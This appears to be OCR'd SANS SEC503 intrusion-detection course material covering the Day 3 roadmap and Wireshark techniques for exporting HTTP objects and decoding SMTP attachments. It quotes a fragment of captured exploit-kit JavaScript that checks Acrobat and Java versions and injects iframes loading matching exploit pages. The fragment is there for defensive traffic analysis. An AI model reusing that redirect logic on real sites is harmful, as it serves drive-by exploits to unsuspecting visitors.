SANS

www.sans.org


SECURITY 503

INTRUSION DETECTION IN-DEPTH

503.3

Application Protocols and Traffic Analysis

The right security training for your staff, at the right time, in the right location.



SANS

www.sans.org

SECURITY 503

INTRUSION DETECTION


IN-DEPTH

503.3

Application Protocols and Traffic Analysis

The right security training for your staff, at the right time, in the right location.

Sec503_3_A11_01



Intrusion Detection In-Depth Roadmap

503.1: Fundamentals of Traffic Analysis: Part I

503.2: Fundamentals of Traffic Analysis: Part II

503.3: Application Protocols and Traffic Analysis


503.4: Open Source IDS: Snort and Bro

503.5: Network Traffic Forensics and Monitoring

503.6: IDS Challenge

Intrusion Detection In-Depth

We've been working our way up to Day 3 where we discuss the application layer and inspection of it.




Application Protocols and Traffic Analysis

Version A11_01

Intrusion Detection In-Depth

This page intentionally left blank.



Today's Roadmap
Application Protocols and Traffic Analysis

- Wireshark Part III
- Application Protocols and Detection
- IDS/IPS Evasion Theory
- Real-World Traffic Analysis

Intrusion Detection In-Depth


Here is a roadmap for Day 3. We begin with a final section of Wireshark's advanced features and use Wireshark to analyze some exploit traffic. We'll also discuss some of the more common application protocols – Microsoft-specific, HTTP, SMTP and DNS and discover some detection challenges associated with each.

Next, we'll examine some important theory of IDS/IPS evasions. This helps to give you an attacker's perspective of traffic generated and a defender's understanding into identification and prevention of that traffic.

The final section on real-world traffic represents some interesting traffic and concepts from everyday captures and issues, reinforcing the knowledge you've gained and allowing you to refine your detection skills.

We will be covering many new tools and products today. We would like to cite the author or vendor of each in advance and give credit to them for their contributions.

Scapy	Philippe Biondi
nemesis	Jeff Nathan
sendip	Mike Ricketts
p0f	Michal Zalewski
nikto/whisker	RainForestPuppy
MS10-046 .lnk shortcut vulnerability	Serge Ulasen, Oleg Kupreev, Adreas Marx, Maik Morgenstern
MS10-042 XSS HCP vulnerability	No acknowledgement cited
jsunpack	Blake Hartstein
Snort IPv6 DoS	Laurent Gaffi
IPv6 Land Attack	Synister Syntax, Konrad Malewski, Dejan Levaja
NTP Monlist DoS	HD Moore
Four-way TCP handshake	Tod Beardsley
sidestep	Robert Graham




Wireshark Part III

- **Wireshark Part III**
- Application Protocols and Detection
- IDS/IPS Evasion Theory
- Real-World Traffic Analysis

Intrusion Detection In-Depth

This section describes how Wireshark can help examine web objects as well as extract base64 encoded attachments from SMTP. With the foundation material from the previous two Wireshark sections in this course, you are ready to see how Wireshark can analyze some exploit traffic. We'll also cover some miscellaneous useful Wireshark features such as changing Wireshark's default decoding, Wireshark's expert analysis feature that exposes traffic protocol abnormalities, and look at Tshark – the command line version of Wireshark.



Objectives


- Learn to export/extract web objects and SMTP attachments
- Understand how Wireshark can be used to investigate exploit traffic
- Introduce some useful Wireshark advanced features

Intrusion Detection In-Depth

After you capture web or SMTP traffic, you may discover that there are some kind of attachments or objects that you'd like to see. Some of these cannot be viewed with Wireshark features we have discussed so far since the "Follow the Stream" functionality does not attempt to decode binary objects like some web objects or base64 encoded SMTP attachments. Yet, it is possible to use Wireshark to assist.

One of the best ways to synthesize what you've learned about Wireshark is to put it to practical use by investigating an actual attack. You'll see how Wireshark can be used to get an overview of the activity and drill down into possible manifestations of portions of the attack to pursue and expose different stages of the attack.

Our final Wireshark discussion covers some of the miscellaneous features that you might find useful. We'll also take a brief look at Tshark, the command line incarnation of Wireshark.




Exporting Web Objects and Extracting SMTP Attachments in Wireshark

Intrusion Detection In-Depth

This section examines how Wireshark can be used to look at web objects and SMTP attachments can be extracted and decoded.

Export HTTP Objects




```
ation      Protocol Lengtt Info
4.75.99    TCP        74 49931 >
8.11.62    TCP        74 http >
4.75.99    TCP        66 49931 >
4.75.99    HTTP      972 GET / H
8.11.62    TCP        66 http >
8.11.62    HTTP      540 HTTP/1.
4.75.99    TCP        66 49931 >
4.75.99    TCP        74 36498 >
8.11.62    TCP        74 https >
4.75.99    TCP        66 36498 >

0030  16 d0 3e 36 00 00 02 04  05 b4 04 02 08 0a 09 db   ..>6.... ........
```

File: "http.pcap" 43 kB 00:00:00 ... Profile: Default

Intrusion Detection In-Depth

When you visit a web server with your browser, the server often returns many different web objects. These include images, text, and possibly some kind of executable code. It's possible that the executable code is something malicious that requires investigation. Wireshark assists with this by allowing you to export the returned web objects to a file.

Obviously, this requires captured HTTP traffic. Select the File →Export → Objects → HTTP option to export HTTP objects.




Select Object to Save

Packet num	Hostname	Content Type	Bytes	Filename
7		text/html	1677	
34		application/javascript	23043	
42		text/html	175	

Intrusion Detection In-Depth

All of the web objects in the HTTP conversation appear. Let's say we want to view the first file with 7 packets that is in text/html format. We highlight it and select the "Save As" button on the bottom.


Save to a File



Name: /tmp/text1

Intrusion Detection In-Depth

Next, a screen appears, asking us where to save the exported file. We've given it a name of "/tmp/text1" and select the "Save" button to execute the save.




Examine Code

```
if(acrobat.installed){
        if(acrobat.version >= 800 && acrobat.version < 812){
                document.write("<iframe src='exploits/Adobe-80-2010-0188.php'></iframe>");
                return true;
        }else if(acrobat.version >= 900 && acrobat.version <= 931){
                document.write("<iframe src='exploits/Adobe-90-2010-0188.php'></iframe>");
                return true;
        }else{
                return false;
        }
. . .   if(ojava.installed){
                if(ojava.version < 6 || (ojava.version == 6 && ojava.build < 19)){
                        document.write("<iframe src='exploits/Java-2010-0842.php?type=applet'></iframe
");

                        return true;
                }else{
                        document.write("<iframe src='exploits/JavaSignedApplet.php'></iframe>");
                        return true;
                }
        }else{
                return false;
        }
```

Now, let's take a look at what was in the file by examining it in an editor. It turns out that this is JavaScript code that tries to first determine which Acrobat/Adobe version is installed and next, which JavaScript version is installed. This malicious code then downloads an appropriate exploit if a vulnerable version of either product is discovered.

If Wireshark did not have the capability to export these objects, we'd have to recreate this process by following all the TCP streams in the pcap. This could be particularly cumbersome if there are many web objects so Wireshark makes it easier to examine them by compartmentalizing them for us.

One caveat that will be repeated throughout our discussion of Wireshark is to make sure that when you are extracting or examining any potentially malicious code, make sure you do so in isolation. Do not have the host used to examine it on a production network – or any network for that matter unless it is a lab/test network that is isolated from any production environment.



Forensic Examination of SMTP Attachment


- Suppose you are viewing an SMTP exchange in Wireshark
- When following the TCP stream, an attachment is found that you would like to examine
- MIME is used for attachments that require 8-bit formatting since SMTP supports 7-bit ASCII only
- MIME encodes the attachment

Intrusion Detection In-Depth

As we will soon learn, SMTP was developed long ago when e-mail messages and attachments were typically text only so SMTP supports 7-bit ASCII character representation only. But, today there are many more types of messages and attachments than plain ASCII text – foreign language character sets, image files, PDF files, Powerpoint presentations to name a few, that are in 8-bit binary form. The Multipurpose Internet Mail Extensions (MIME) is an Internet standard used to support formats other than ASCII.

MIME uses different headers to describe the content that it formats and uses a boundary separator for multipart messages. Typically the boundary separator is a generated number that is placed before and after the MIME encoded attachment. The boundary separator string is defined in a "Content-Type" header parameter. Additional "Content-Type" headers indicate the type of data that follows the header, such as "text/plain", or "application/pdf". A "Content-Transfer-Encoding" designates the format of the data, such as "7bit" or "base64". If the data is an attachment instead of embedded in the e-mail message itself, it has a "Content-Disposition" of "attachment".

A challenge arises when you want to examine one of these attachments. Most likely it is not in a readable format and you'll have to decode the data to make sense of it. We'll examine an SMTP conversation with a base64 encoded attachment – a common encoding format.



Extracting an SMTP Attachment


- Wireshark allows you to save a conversation, but cannot decode an attachment encoded in base64
